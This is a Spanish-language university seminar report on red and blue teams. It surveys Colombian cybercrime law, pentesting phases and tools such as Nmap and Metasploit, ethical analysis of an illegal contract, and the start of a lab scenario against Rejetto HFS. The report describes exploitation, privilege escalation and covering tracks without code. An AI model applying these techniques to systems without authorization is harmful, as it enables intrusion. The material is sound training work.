CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

HUGO FABRICIO AGUIAR PAYAN

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

HUGO FABRICIO AGUIAR PAYAN

JOHN FREDDY QUINTERO

Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

2021

RESUMEN

En la dinámica a tratar en el mundo de la ciberseguridad, surgen cruciales estratégicas para mitigar estos fenómenos como son los equipos de respuestas Restea y Brutea, con estrategias en auditorias dimensionan las posibles fallas de las empresas y su exposición real de sus activos ante posibles fallas de seguridad informática, de allí se desprende un sin número de norma que apoyan de alguna forma las incursiones criminales y así mitigar el actuar delictivo.

Desde esta perspectiva se soporta el profesionalismo, realizando pruebas con herramientas diseñadas para tal fin, análisis y penetración de sistemas de forma ética, en el presente trabajo se mostrará las fases y análisis de los profesionales en el campo de la seguridad informática y la creación de un banco para realizar pruebas.

INDICE

LISTA DE FIGURAS

GLOSARIO

Activos informáticos: Recurso importante con los que una organización cuenta.

Antivirus: Es un software diseñado para la detección, eliminación de códigos maliciosos, con el fin de proteger los sistemas computaciones y demás componentes.

Ataque informático: Es la acción que realiza un individuo hacia un sistema de forma lesiva con el fin de vulnerar la seguridad del mismo.

Confidencialidad: Información que es predilecta y de gran importancia que no puede ser manipulada por personas no autorizadas en la organización.

Delito informático: Es la acción típica, antijuridica y culpable que realizar un delincuente hacia un sistema o activo informático.

Disponibilidad: Es la capacidad que tiene un sistema o información para ser utilizada desde la accesibilidad y control del usuario.

Incidente informático: Evento asociado a la afectación, integridad y disponibilidad de los activos de información de una organización

Integridad: Es la garantía de la información que se emite desde un sistema a otro, donde se deberá establecer que lo enviado y recibido tiene exactitud.

INTRODUCCION

Estamos en una era de revolución tecnológica y así expuestos a un sin número de técnicas o ataques para vulnerar la seguridad informática, esto es un solo preámbulo de los que se están enfrentando día atrás día los profesionales en seguridad informática, es así que buscar prevenir y capacitar grupos que aporte a la transformación de técnicas para mitigar estos fenómenos delictivos, son retos, los cuales abordan los grupo de Blue team con el fin de utilizar herramientas que aportes a estos proceso, es importante resaltar que las auditorias de pentesting para las organizaciones juegan un papel muy importante para blindar protección a los activos y por ellos los especialistas en seguridad informativa aplicaran las técnicas y fases de la auditoria con el fin de detectar, explotar y dar soluciones adecuadas a el manejo de estos incidentes informáticos, que ponen en riesgo la información.

Es así que las distintas herramientas y técnicas van de la mano con el actuar profesional y ético de los auditores, conlleva a brindar unas posibles soluciones y un manejo profesional para mitigar los riesgos y formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

OBJETIVOS

OBJETIVO GENERAL

Estamos ante un acondicionamiento de un caso simulado donde se analizará el proceso que análisis del riesgo, contención del ataque y verificación del sistema, con el fin de dar soluciones, mediante un banco de información y detección de las posibles fallas o vulnerabilidades de los sistemas objeto de estudio, referente a los equipos Red Teams.

OBJETIVOS ESPECÍFICOS

- Identificar los tipos de vulnerabilidades y mitigar la afectación.
- Evaluar los procesos de seguridad informática, basado en aplicación y técnicas del Pentesting.
- Aplicar acciones donde se minimice la afectación de los activos de la empresa
- Analizar las normas y convenios que consagran la legislación en Colombia con conforme a la protección de datos y delitos informático.
- Establecer la fase de pentesting y las herramientas que se utilizan para dicha auditoria.
- Investigar las vulnerabilidades de los sistemas de Red Teams.

DESARROLLO DEL TRABAJO

1 FASE 1 ACCIONES DE LOS EQUIPOS RED TEAM & BLUE TEAM DE UNA ORGANIZACIÓN EN EL MARCO DE LOS CRITERIOS ÉTICOS Y LEGALES

1.1 DENTRO DEL MARGEN LEGAL EN COLOMBIA SOBRE DELITOS INFORMÁTICOS Y PROTECCIÓN DE DATOS PERSONALES REDACTE CON SUS PROPIAS PALABRAS QUE LEGISLACIÓN "LEYES, DECRETOS" EXISTEN ACTUALMENTE Y LAS CARACTERÍSTICAS PRINCIPALES DE CADA LEY.

La ley 1273 del 2009[1] la cual modifico el bloque constitucional, creando unos nuevos bienes jurídicos tutelados que se desglosaran a continuación:

Artículo 269A. Complementa el tema relacionado con el -acceso abusivo a un sistema informático-

Artículo 269E. En los recursos de las TIC, contempla el delito vinculado con el -uso de software malicioso

Artículo 269I. -Hurto por medios informáticos y semejantes.

Artículo 269J. -Transferencia no consentida de activos, entre otros.

Desde esta clasificación debemos entender que es el bien jurídico tutelado, ya que este concepto rige los límites que tiene el estado en el poder punitivo y la acción lesivas ejercidas en contra del individuo sujeto de derechos, que se pondera en un proceso jurisdiccional

Desde esta perspectiva y el surgimiento de nuevo tipos penales que fueron incorporados en el convenio de ciberseguridad de Budapest el cual se realizado el 23 de noviembre del 2001 y para su momento se consolido los nuevos tipos penales y se recomendó incorporar para dicho momentos a todo los países miembros del convenio, en su legislación que afectaban los bienes jurídicos

[1] Ley 1273 (2009). Secretaria del Senado. Disponible en http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

tutelados, de allí surgieron términos como (interceptación ilícita, violación de integridad de datos, acceso ilícito, abusos de dispositivos, fraude informático, delitos con relación a la pornografía infantil entre otros, es importante resaltar que a pesar de que Colombia no participo en este convenio en el 2001, para el 2009 fue un referente parcial para legislar y estructurar de la ley 1273 del mismo año y ya para el 2018 por medio de la ley 1928[2] fue incorporado en su totalidad este convenio internacional al bloque constitucional de Colombia donde se ratificó el bien jurídico tutelado "de la protección de la información y de los datos" donde preserva los sistemas que utilizan las tecnologías y medios de comunicación, resaltando que se tiene una ley estatutaria 1581 del 2012 la cual establece que los derechos constitucionales que tiene todo ciudadano para conocer, ratificar, actualizar información personal en base de datos y archivos informáticos, es así que las garantía invocadas en esta ley estatutaria invoca el articulo 15 y 20 de la constitución política.

1.2 EN EL MUNDO DE LA CIBERSEGURIDAD EXISTEN PROCESOS DEFINIDOS PARA PODER EJECUTAR DE FORMA ORGANIZADA LO QUE SE CONOCE COMO 2 PRUEBAS DE PENETRACIÓN O PENTESTING; USTED COMO FUTURO EXPERTO DEBERÁ REDACTAR CON SUS PALABRAS Y DEFINIR CADA UNA DE LAS ETAPAS DEL PENTESTING, DENTRO DE LA DEFINICIÓN INCORPORARÁ UN EJEMPLO DE UNA HERRAMIENTA QUE SE UTILICE PARA CADA UNA DE LAS ETAPAS DEL PENTESTING.

La auditoría que se realiza para identificar posibles falla de un sistema o conjunto de sistemas es llamado Pentesting, donde se ingresa de forma autorizada por parte del administrador o en su defecto dueño, utilizando herramientas diseñadas para detectar posibles fallas en los sistemas, este proceso se divide en 5 etapas o fases así:

1.2.1 Recopilacion de información.

En esta etapa inicial, donde se recopilará la información que aporte el cliente o administrador del sistema objeto de la auditoria es muy importante para escatimar el test de penetración cyberseguridad, 2015 [3] esa recopilación de

[2] Ley 1928 del 2018, Disponible en http://www.suin-juriscol.gov.co/viewDocument.asp?ruta=Leyes/30035501

[3] cyberseguridad, 2015, Las fases de un test de penetración (Pentest) (Pentesting I)

información dará el objetivo o enfoque del análisis y penetración que se va a realizar, donde se consulta los servicios más importantes y posiblemente críticos de la empresa en el momento de un ataque informático y las pérdidas económicas.

En esta primera etapa se debe realizar los acuerdos o pactos que serán establecidos por escrito, dentro de estos acuerdos se expone el ámbito del Pentest, los servicios que pueden y no pueden asociar a la auditorias o IPs, en qué horas se podrá realizar los Pentest, es importante resaltar que entre más se recopile información de los sistemas que se va atacar más fácil será la auditoria y los hallazgos encontrados.

De las herramientas diseñadas para esta etapa es recomendado para la recopilación de información Nmap que se utiliza para scanner puertos o para el análisis de metadatos FOCA.

1.2.2 Busqueda de vulnerabilidades.

En esta etapa posterior a la de recopilación de información, se inicia con la búsqueda brechas de vulnerabilidades, resaltando que se deberá enfocar en que somos atacantes y buscar estrategias para explotar vulnerabilidades, todo este proceso está enmarcado en la ética profesional, en esta fase es importante tener presente el objetivo de la búsqueda y cumplir con ellos, a pesar que hay momentos sórdidos que no encontramos salida a nuestro enfoque.

Para esta búsqueda se utiliza un sin número de herramientas y una de ellas es Nessus o Acunetix.

1.2.3 Explotación de vulnerabilidades

Ya en esta fase se han detectado vulnerabilidades y se inicia la explotación donde se aprovechará de las vulnerabilidades encontradas y se accede a los sistemas para obtener provecho, en esta etapa se ejecuta exploit y se utilizara credenciales que se obtuvieron para ganar acceso o escalar privilegios para este ataque se puede utilizar un ataque SQL injection para escalar privilegios, de las herramientas más destacada en esta fase es Metasploit

1.2.4 Post-Explotación

Ya con la información obtenida se puede desarrollar algunas técnicas como la ingeniería social para ganar nuevos privilegios o realizar acciones, en esta fase se busca obtener la mayor parte de privilegios en el sistema basado en las brechas detectada, uno de los objetivos que se resaltan en esta post-explotación es que ya se debe tener un control en la configuración de los equipos, protocolos de red y los equipos o servidores sensible y que pueden ser afectados, para direccionar una adecuada auditoria esta se divido en 3, mantenimiento de acceso, obtención de información y cubrimiento de huellas [4] cuando se refieren en ocultar huellas, es eliminar nuestros rastros en el sistema que fue vulnerado o penetrado con técnicas de pentesting

1.2.5 Fase de informe

Al finalizar todo el proceso o fases de recopilación, búsqueda, explotación y post explotación, se concluye con la presentación de los resultados de la auditoria al contratante en este caso cliente, donde se le expondrá las amenazas y riesgos de los hallazgos, con el fin que se tomen los correctivos enfocados en la necesidad y protección de los activos, es importante resaltar que para esta fase se recomienda realizar dos informes, uno técnico y el otro ejecutivo ya que el técnico va dirigido al profesional de las TI de la organización o empresa y el ejecutivo será para el gerente o personal administrativo que fue asignado y sea expuesto los directivo.

1.2.6 Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias. Usted como futuro experto debe definir y explicar las siguientes herramientas:

-Herramientas:

[4] Talón, Rafael Manuel Martí 2016 UNIVERSIDAD POLITECNICA DE VALENCIA, Desarrollo e implementación práctica de un PENTEST. Disponible en https://riunet.upv.es/bitstream/handle/10251/70164/MART%C3%8D%20-%20Desarrollo%20e%20implementaci%C3%B3n%20pr%C3%A1ctica%20de%20un%20PENTEST.pdf?sequence=2

• **Metasploit:** Se conoce como una herramienta desarrollada en Perl y Ruby en casi toda su estructura la cual cumple algunas funciones y entre la más importante para esta investigación es el enfoque que tiene para realizar auditorías en seguridad y equipos Blue Tema y Red Team.[5]

Esta herramienta entre sus ventajas ofrece exportar malwares en distintos formatos y en distintas distribuciones de sistemas operativo.

• **Nmap:** Es una herramienta utilizada para la auditoria en seguridad de redes y sus protocolos, basado en las peticiones de UDP, ICMP, TCP, SCTP donde se aplican diversas técnicas en el escaneo, uno de las características más relevantes es que su distribución es multi sistemas o distribuciones.

• **OpenVas:** Se utiliza para realizar scanner a sistemas informáticos y detectar vulnerabilidades, su nivel de análisis está diseñado para distinto enfoques basados en equipos de red entre otros, sus funciones esta desde la prueba no autenticada, cuentas con protocolos industriales, explotación a gran escala y con un leguaje de programas para facilitar cualquier tipo de pruebas de brechas de vulnerabilidades.

-Servicios en línea:

• **ExploitDB:** Son directorios web que se convierte en una comunidad de expertos en seguridad y alojan vulnerabilidades y como aprovechar de esas brechas de debilidades, dando instrucciones claras y específicas estos directorios son tomados por su mayoría para realizar pruebas y poner en práctica sus habilidades, pero se debe tener conciencia y aplicar principios de hacking ético para no hacer daño a terceros.

• **CVE:** Es una lista de fallas de seguridad que son expuestas al público por distintas proveedores e investigadores expertos en seguridad informática, ya en esta etapa al nombrar esta exposición CVE es porque se le hizo un tratamiento entre los experto, de las características asociadas en este análisis es que la falla pueda ser solucionada independiente de las demás, el proveedor que fue afectado, confirme lo sucedido y pueda ser documentada, por otro lado que la vulnerabilidad allá afectado la base del código, en los informa emitidos por los

[5] Rizaldos, Héctor (2018) Metasploit . disponible en https://openwebinars.net/blog/que-es-metasploit/

investigadores debe especificar uno de estos condicionantes para que el encargado de TI tome las medidas necesarias para minimizar los riesgos y solucionar las fallas en los sistemas informáticos

1.3 CONFIGURACION “BANCO DE TRABAJO” SOBRE EL CUAL DEBERÁ TRABAJAR ACTIVIDADES QUE CONTIENEN UN ALTO GRADO DE TECNICIDAD.


Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión.

Figura 1: Intalacion Virtualbox

Fuente propia

Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un Windows 7 X86, un Windows 7 X64, un Kali Linux.

Figura 2: Importación de la OVA KALI LINUX



Fuente propia

Instalación OVA KALI LINUX


usuario: estudiante

contraseña: unad2020

Figura 3: KALI LINUX UNAD


Fuente propia

Figura 4: Importación de OVA nombrado como win7-SE2020




Fuente propia

Figura 5: Previsualización de la instalación en la máquina virtual




Fuente propia

Figura 6: Importación de OVA nombrado como win7-SE2020-X64



Fuente propia

Figura 7: Previsualización de la instalación en la máquina virtual



Fuente propia

2 FASE 2 EQUIPOS RED TEAM & BLUE TEAM Y MARCO DE LOS CRITERIOS ÉTICOS Y LEGALES

2.1 EVIDENCIAR ALGÚN PROCESO ILEGAL Y NO ÉTICO QUE SE ESTÉ ESTIPULANDO EN DICHO ACUERDO? DEBERÁ ARGUMENTAR SU RESPUESTA Y SEÑALAR LOS FRAGMENTOS ILEGALES DEL ANEXO ACUERDO EN CASO DE EXISTIR ALGUNA IRREGULARIDAD.

En las cláusulas del contrato en el Primer Objeto, entre sus aparte donde indica "*no divulgar directa… autoridades legales, información confidencial o sobre procesos ilegales*" se puede observar que es taxativa la omisión en la que está

incurriendo el estudiante contratado, ya que el Código de Procedimiento Penal en el artículo 67 expresa de forma razonable lo siguiente: **Deber de denunciar** "*Toda persona debe denunciar a la autoridad los delitos de cuya comisión tenga conocimiento y que deban investigarse de oficio* (República, 2021)" por eso en el momento de no denunciar los procesos ilegales a las autoridades competentes, en este caso la Fiscalía General de la Nación estaría incurriendo en un omisión que lo contempla el articulo 25 **Acción y Omisión** de la ley 599 del 2000 que expresa "*Quien tuviere el deber jurídico de impedir un resultado perteneciente a una descripción típica y no lo llevare a cabo, estando en posibilidad de hacerlo*"[6] en este fragmento lo que se logra interpretar es que si bien el estudiante es conocedor de lo que expresa el contrato y es así que lo firma he inicia a cumplir lo requerido en este contrato y sus clausuras estará sujeto a una omisión y conocedor que se van a trasgredir bienes jurídicos tutelados y al no impedir dicha acción típica, antijuridica y posiblemente culpable y no evitarlo o denunciar estará en una acción de omisión como lo contempla el articulado ya citado.

En la clausura Segunda. Definición de la información confidencial, en el numeral 2 denota lo siguiente *"datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos"*, es importante resaltar que los verbos utilizados infieren en una realidad objeto de actos ilegales que van a trasgredir bienes jurídicos tutelados tradicionales como el derecho a la intimidad y por consiguientes se crea con el ordenamiento jurídico nuevos como es el de la información, sin escatimar cual es el fin de la interceptación de información o los accesos a sistemas informáticos sin el debido consentimiento del poseedor de dicho derecho, es importante hacer hincapié a que los derechos que establece la Constitución Política de Colombia, son derechos inalienables e embargables los cuales son sujetos de derecho y como se puede vislumbrar en este contrato estarán siendo vulnerados desde cualquier perspectiva razonable de la intimidad, para este aparte es importante traer a colación la ley 1273 del 2009[7]

[6] LEY 599 DE 2000, Codigo Penal de Colombia. Disponible en http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html

[7] Ley 1273 (2009). Secretaria del Senado. Disponible en http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

donde se regulo los delitos informáticos en Colombia y en su artículo está establecido 269A: Acceso abusivo a un sistema informático y consonancia a lo establecido en el contrato, se observa que será una contravía a la norma antes mencionada.

En la cláusula cuarta. Obligaciones de la parte receptora: en el numeral 3 dice "*No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros"* es de resaltar que todo ciudadano está en la obligación de denunciar la ocurrencia de un delito que transgreda el bloque constitucional de una ley y en este caso puntual el no denunciar los hechos que infrinjan la ley o que este en contravía de ella.

Para este misma clausula en el número 4 en a lo inferido "*publicar la información confidencial e ilegal que conozca"* se resalta el tipo de información en cuanto a la ilegal que se valla a manejar por parte del estudiante lo cual pone entre dicho el código de ética del ingeniero como lo reza el **artículo 32**. prohibiciones generales a los profesionales en el inciso b) *Permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por esta ley* es importante resalta en este aparte que se está infringiendo dicho artículo en el momento que está consintiendo el ejercicio y falta de decoro de la profesión.

En el numeral 8 de la cláusula cuarta vicio del consentimiento 8. *Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento*, donde si nos remitimos a las Sentencia C-115 de 2008[17] precisó que:

"El artículo 33 de la Constitución Política contempla la "inmunidad penal", también denominada principio de no autoincriminación, según el cual nadie podrá ser conminado a "declarar", esto es "manifestar o hacer público algo", contra sí mismo o contra su cónyuge, compañero o compañera permanente o parientes dentro del cuarto grado de consanguinidad, segundo de afinidad o primero civil, precepto que amplifica lo estatuido en el literal g del numeral 3º del artículo 14 del Pacto Internacional de Derechos Civiles y Políticos […]. Lo cual se observa en el contrato la vulneración de este derecho el cual el estudiante no está obligado a renunciar a este derecho.

En cuanto a lo no ético si nos trasladamos a lo que establece el Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines en el **artículo 31**. Deberes generales de los profesionales del mismo código indica "*Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder*"[8] del mismo modo en el **artículo 35.** Deberes de los profesionales para con la dignidad de sus profesiones en el número B que expresa "*Respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones"* [9]

2.2 SI LA RESPUESTA ES AFIRMATIVA Y USTED ENCONTRÓ ALGÚN PROCESO ILEGAL EN EL ANEXO 3 - ACUERDO DEBERÁ MENCIONAR QUE ARTÍCULOS DE LA LEY 1273 SE PODRÍAN VULNERAR EN DICHO ACUERDO Y ESPECIFICAR PORQUÉ VULNERA ARTÍCULOS DE LA LEY 1273.

Como Lo indica la segunda cláusula del acuerdo en el numeral 2 que refiere de forma escrita lo siguiente "*datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos*", como lo contempla la ley 1273 del 2009 indica en sus artículos con referencia a lo expuesto con antelación:

Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte, en el entendido que el anexo 3 del acuerdo lo podemos enmarcar en la expresión "*datos de chuzadas, interceptación de información*" esta acción está facultada en Colombia por la Fiscalía General de la Nación y apoyado con la Policía Judicial (CTI, Policía Nacional) recabando que debe ser un proceso que se apoyó en el principio de legalidad y formalismos procesales, si bien este principio se da por medio de un proceso que se llevara a cabo por medio de la Fiscal, donde esta realizara una

[8] COPNIA 2003, Codigo de ética profesional. Disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf
[9] COPNIA 2003, Codigo de ética profesional. Disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

solicitud forma y que tendrá un control previo y posterior de garantías antes un Juez de la república de Colombia el cual será el garante que si bien se vulneran derechos fundamentales, se hacen mediante un proceso judicial con el fin de establecer una tipología delictiva.

Por otro lado, en este mismo segmento del contrato en cuanto a la interceptación de información y antepuesto de un prefijo "chuzadas" podemos invocar otro artículo el cual cuestiona este tipo de acción, en este caso sería: **Artículo 269F: Violación de datos personales**. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, **intercepte**, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, en este verbo rector "intercepte" del artículo en mención, deja claro que al no estar facultado para dicha interceptación y como ya se explicó cuál es el ente que está facultado con su equipo de trabajo, estaremos antes un tipo penal contemplado en las ley 1273 del 2009.

Resaltando un aparte en el contrato que expresa "*accesos abusivos a sistemas informáticos"* este transgrede de la ley 1273 del 2009 el Artículo 269A: *Acceso abusivo a un sistema informático*.[10] El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, concomitante lo expresado en el contrato y en este articulo deja claro cómo se va a transgredir este tipo penal, al momento en que se realice esta acción delictiva, es de aclarar que en el momento en que se firma el contrato no se está transgrediendo estos tipos penales, esto opera en el momento en el estudiante realice esta acción o hecho punible y que cumpla con las características de la conducta, típica, antijuridica y culpable.

[10] Ley 1273 (2009). Secretaria del Senado. Disponible en http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

2.3 ¿Existiendo procesos poco confiables en el anexo 3 – acuerdo? ¿usted como experto en ciberseguridad aplicaría a este trabajo en the whitehouse, donde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio? debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación lo que se dispone en copnia en su código de ética para ingenieros.

Es un contrato el cual no deja de ser tentado por el tema económico, no obstante no vemos avocados a las implicaciones éticas que surgen basados en el código de ética COPNIA y en algo diáfano en cuanto a los dilemas ético que pueda afrontar un profesional en sistemas y más allá a la posible pérdida de la tarjeta profesional, por trasgredir el código que nos inviste de credibilidad y profesionalismo en nuestro actuar, es un tema que produce escozor y expondremos lo siguiente según la ética de Kant que sustentó en su aporte, las verdaderas acciones morales estas sujetas a la razón cuando el ser está libre de emociones y deseos, pero donde queda la implicación ética a la cual va hacer juzgado o diciplina por el código, si aceptara dicho contrato por una necesidad manifiesta a la cual pueda estar sometido como lo es déficit económicas, deudas represadas, la falta de empleo, todo estos condicionantes generadores me llevaran a los dilemas éticos que como ser humana debo de afrontar y escatimando el agravante de mi posición como profesional, los dilemas morales en este caso es una situación problemática y entran a diluir un conflictos de Instintos, principio o valores morales, en este caso en forma personal no aplicaría a este contrato.

Es importante resalta que en otro escenario al aceptar este contrato rebusco y tentador económicamente y al aplicar todas las clausuras estamos antes la violación del código de ética en su **artículo 31**. Deberes generales de los profesionales del mismo código indica "*Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder*"[11] del mismo modo **artículo 32**. prohibiciones generales a los profesionales en el inciso b) *Permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por esta ley,* este sería el proemio y seguido a esto en el

[11] COPNIA 2003, Codigo de ética profesional. Disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

artículo 35. Deberes de los profesionales para con la dignidad de sus profesiones en el número B que expresa "*Respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones* (Ingenieria)*"*.

Con todo este enfoque que exige a los profesionales y da las pautas de inhabilidad que se genere en la desviación de su actuar del profesional, este código de ética profesional trae consigo tres sanciones según sea el grado de lesividad como lo es: una falta leve, a) Registro escrito que genera una (amonestación), falta grave b) suspensión de la matricula profesional y será aplicado en un periodo no mayor a 5 años y la falta gravísima que es la c) El retiro total o cancelación de la matricula profesional.

sin dejar a un lado las implicaciones legales a la que estaría uno inmerso en cuanto al campo del derecho penal.

2.4 Deberá buscar la noticia del caso "OPERACIÓN ANDROMEDA BUGGLY" en la ciudad de Bogotá, y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar.

Fue un tipo de operación encubierta por parte del ejercicito donde según lo expresado por distinto medio de comunicación como lo fue en su momento ENTER.CO y en sus apartes expreso que se aplicaba técnicas de vigilancia pasiva la cual en su momento se utilizó diferentes métodos como algunos malwares maliciosos.[12]

Para un informe en el 2013 por expertos de seguridad se realizó un reporte sobre un software que se utilizaba por Buggly el cual era malicio y se utilizaba para interceptar comunicaciones y obtener información de confidencial de personas que se encontraba realizando el proceso de paz en la Habana,

Desde esta perspectiva del derecho penal se observa que los integrantes de esta operación y al ser comprado con el observó probatorio que logra establecer la

[12] Jose P. (2015) Detrás de Buggly: la historia de la fachada Andrómeda.Disponible en https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

Fiscalía y en ser comprobado estamos ante la violación de la ley 1273 del 2009 conforme a los artículos:

Artículo 269E: **Uso de software malicioso**. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional **software malicioso** u otros programas de computación de efectos dañinos.

Artículo 269C. **Interceptación de datos informáticos** El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte.

Recabando que todo está sujeto a lo indilgado por parte de la fiscalía, de igual forma podemos establecer que según Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares y como lo reza el artículo 31 del enciso **C Denunciar los delitos**, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder (Ingenieria); lo cual no se cumplió por parte de los profesionales que de alguna forma directa o indirecta no denunciaron las irregularidades es así que se puede invocar otro artículo 35. deberes de los profesionales para con la dignidad de sus profesiones en numera **b)** Respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones (Ingenieria), y recabando que algunas acciones eran realizadas de forma clandestinas y que estaban en contravía a la norma.

Desde una análisis la cariz de las derivaciones legales que afrontan los capturados en este caso de realce nacional "OPERACIÓN ANDROMEDA BUGGLY" bajo los preceptos de las ley 906 del 2004 con sus modificaciones en el bloque constitucional plateadas bajo la ley 1273 del 2009 nos da una radiografía a la política criminal y su yugo para proteger la población colombiana de esta crisis criminal y siendo algo que no tiende a mejorar ya que los delitos imputados a los indiciados, será delitos que por su afectación podrán llegar a los preacuerdos con la administración de justicia y en este caso la Fiscalía General

de la Nación la llevara a tasar la afectación económica, el desgaste jurídico sea llevado a los mejores términos y buscando económica procesal por parte de los afectados y aplicar el resarcimiento de daño material, aclarando que esto es un caso hipotético lo que planteamos en este escrito y reafirmando que si el imputado al ser condenado tiene acceso a los subrogados penales según el artículo 68ª código penal los cuales será solicitados por su apoderado y dará un beneficio a los procesados y es así que en la actualidad se observa que no son acobijados con medidas intra mural.

3 FASE 3 FORMULAR ESTRATEGIAS DE CONTENCIÓN MEDIANTE EL ANÁLISIS DE RIESGOS Y VULNERABILIDADES EN UNA INFRAESTRUCTURA TI

3.1 DESCRIPCION DE LAS HERRAMIENTAS (SOFTWARE) QUE UTILIZÓ PARA LLEVAR A CABO EL ANEXO 4 – ESCENARIO 3 ENFOCADO A REDTEAM. SE ADJUNTAR EVIDENCIA DE LOS COMANDOS UTILIZADOS Y RESULTADOS QUE ARROJÓ CADA HERRAMIENTA UTILIZADA, ESTAS HERRAMIENTAS DEBEN ESTAR CLASIFICADAS SEGÚN LOS PASOS DE UN PENTESTING

-Fase de recolección de información.

Como fue expuesto el requerimiento del anexo 4, se procede a realizar una análisis de la información relacionada, donde lo indicado es la fuga de información dentro de la empresa u organización y específicamente desde un equipo que tiene el sistema operativo Windows 7 con una arquitectura X64 y posiblemente lo tiene asociado a un exploit, donde se presenta vulnerabilidades en la escalamiento de privilegios y se han creado usuarios con privilegios administrable en el sistema, es de resaltar que el ultimo soporte de Windows 7 finalizo en enero del 2020 (Microsoft, 2020) [13]lo cual se infiere que los sistemas operativos esta desactualizados.

En la información recolectada de los equipos que se van analizar, se tiene un software de nombre Rejetto V. 2.3 y está instalada en el equipo de la arquitectura


[13] Microsoft 2020. El soporte de Windows 7 finalizó el 14 de enero de 2020 Disponible en https://support.microsoft.com/es-es/windows/el-soporte-de-windows-7-finaliz%C3%B3-el-14-de-enero-de-2020-b75d4580-2cc7-895a-2c9c-1466d9a53962

X64 de Windows, es importante resaltar que la fuga de información se presenta por el software antes mencionado.

Para la recolección de información se ejecuta la herramienta NMAP y una de las ventajas es que tiene distribución para distintas arquitecturas y esta enfoca en analizar y explotar las vulnerabilidades de los sistemas que se presentan en la red, aunado a esto identifica con detalle el puerto abierto y las maquinas afectadas en los distintos protocolos de la red.


En esta fase ejecutamos los dos sistemas operativos en la máquina virtual con el fin de identificar las direcciones ip de cada maquina así:

Figura 8: Verificación de la dirección ip de Kali Linux



Fuente: propia

Figura 9: Verificación de la dirección ip de Windows 7 x64



Fuente: propia

-Fase de Búsqueda de vulnerabilidades.

Con la información recolectada, se inicia una investigación sobre el software Rejetto v. 2.3, el cual utiliza un protocolo HTTP y comparte archivos, se logra evidenciar dentro de la búsqueda las alertas que tiene en la página www.incibe-cert.es se logra evidenciar para el año 2020[14] lo siguiente:

Figura 10: Vulnerabilidad CVE-2020-13432

Fuente:https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-13432


Es importante resaltar para esta etapa o clasificación del pentesting tener el máximo de conocimiento del sistema auditado con el fin que nuestro análisis

[14] Incibe Cert 2020 Vulnerabilidad en archivos o carpetas virtuales en rejetto HFS (CVE-2020-13432) Disponible en https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-13432

